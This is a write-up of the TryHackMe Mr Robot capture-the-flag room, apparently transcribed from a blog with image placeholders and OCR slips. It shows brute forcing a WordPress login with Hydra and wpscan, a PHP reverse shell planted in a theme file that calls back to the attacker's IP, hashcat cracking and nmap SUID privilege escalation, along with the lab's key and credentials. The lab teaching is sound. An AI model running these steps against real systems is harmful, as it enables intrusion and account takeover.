

TryHackMe Writeup - Mr Robot CTF



KEY 1 :

Let’s kick of with the nmap



```
root@kali:~# nmap -sC -sV 10.10.42.91
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-05 04:58 EDT
Nmap scan report for 10.10.42.91
Host is up (0.18s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

The results were :


(a) Port 22 : SSH

(b) Port 80 : Apache http

(c) Port 43 : https

Let’s jump over the website to see what’s running on port 80.

We welcomed with the following.



```
Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

After lot of time spending on these commands, I got nothing. So I opened the terminal and brute-forced the directory and found some interesting things.


Thus Commands Used :

```
gobuster dir -u http://<machine’s IP> -w /usr/share/dirbuster/wordlists/directory-2,3-medium.txt
```


We found list of directories but we have to focus on just few

(a) /robots

(b) /wp-login



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```




```
073403c8a58a1f80d943455fb30724b9
```

This is our first key.

KEY 2 :

There is another file with .dic extension which is downloadable file works as wordlists here.



Opening fsocity.dic

You have chosen to open:

fsocity.dic

which is: C source code (6.9 MB)

from: http://10.10.42.91


What should Firefox do with this file?

○ Open with Text Editor (default)


● Save File

□ Do this automatically for files like this from now on.

Now let's see another directory "wp-login" which we found previous. This is a login form made of wordpress.



Now we need to know more about this CMS. For that, I fired up Burpsuite to analyse parameters by inserting random credentials.



ERROR: Invalid username. Lost your password?

After trying wrong credentials, we got response “Invalid username”. This is a good information which tells us that our username is incorrect.

I figured that I need to brute force the username by using wordlists which I found earlier.

Let’s open up Hydra.


Thus Commands Used

```
hydra -L fscoity.dic -P test <machine’s IP> http-post-form “/wp-login/ : log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.42.91%2Fwp-admin%2f&testcookie=1 : F=“Invalid username”
```

This gives us our valid Username : “Elliot” .

Now when I tried to login with “Elliot” username and some random password then we got response “You may entered wrong password” which confirms our user Elliot exist.

We can use the same procedure with hydra to brute force the password as well but due to some reason, my hydra crashed. So I tried another method to brute force it.




```
root@kali:~/Downloads# wpscan --url http://10.10.40.227 -U Elliot -P fsoc_wordlists.txt
/usr/share/rubygems-integration/all/gems/mime-types-3.2.2/lib/mime/types/logger.rb:30: wa
der another name
/usr/share/rubygems-integration/all/gems/mime-types-3.2.2/lib/mime/types/logger.rb:30: wa
der another name
/usr/share/rubygems-integration/all/gems/mime-types-3.2.2/lib/mime/types/logger.rb:30: wa
der another name

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.7
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

After waiting for couple of minutes, I finally found password.



```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:07:34 <==========================================

[i] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652
```

Now let’s login with the correct credentials “Elliot : ER28-0652” .

Once we logged in, We welcomed with Dashboard of application. Then I came to know that there’s “editor” option available under “Appearance” where we can edit and update our changes.

AWESOME !! This means we can get our reverse shell by editing php code.


Now let’s copy the php-rev-shell code from here.

https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

And paste it in “archive.php” section.

Also, we have to change 2 things , IP and port.

Replace it with your machine and your nc port.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.137.43';  // CHANGE THIS
$port = 4444;         // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```


Once we all set, we need to update file.

Let’s start our netcat.

Command : nc -lvnp 4444

Now to get our shell back, we need to load this “archive.php” file by visiting

http://<machine’s IP>/wp-content/themes/twentyfifteen/archive.php/



```
root@kali:~/Downloads# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.137.43] from (UNKNOWN) [10.10.40.227] 36409
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC
86_64 x86_64 GNU/Linux
 15:19:19 up 35 min,  0 users,  load average: 0.01, 0.04, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

BINGO !! We got our shell.

Now let’s convert our normal shell into interactive shell.


Thus command used :

```
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
```

Now move to robot directory

```
cd home/robot
```

And list all the files “ ls -la” .



```
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

But we can’t see the content of “key-2-of-3.txt” file because we’re not logged as “robot”.

Other interesting file is “password.raw-md5” which contains md5 hash.

Let’s fire up hashcat for cracking this password.

Thus command Used :


```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt —force
```

We cracked this hash and got our password for user “robot” : “abcdefghijklmnopqrstuvwxyz”

Now let’s su robot with the found password.

We logged in as “robot”.

Now we can cat that file which is owned by this user.



```
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
```

NOTE - I’m not showing the key 2, so just you can practice it by yourself.

Now we all done with KEY 2.

KEY 3 :

We have to escalate our privileges to get root .

Then with the help of hint, I figured out it is something to do with SUID binaries.

To find all binary files, we use command :

```
Find / -perm -u=s -type f 2>/dev/null
```

In the results, I found nmap binary we can use as higher privilege.


We can use nmap as an interactive mode from where we could spawn our shells and execute our commands.

For more info, go here https://gtfobins.github.io/gtfobins/nmap/

Thus command used:

```
Nmap —interactive
```

```
!sh
```



```
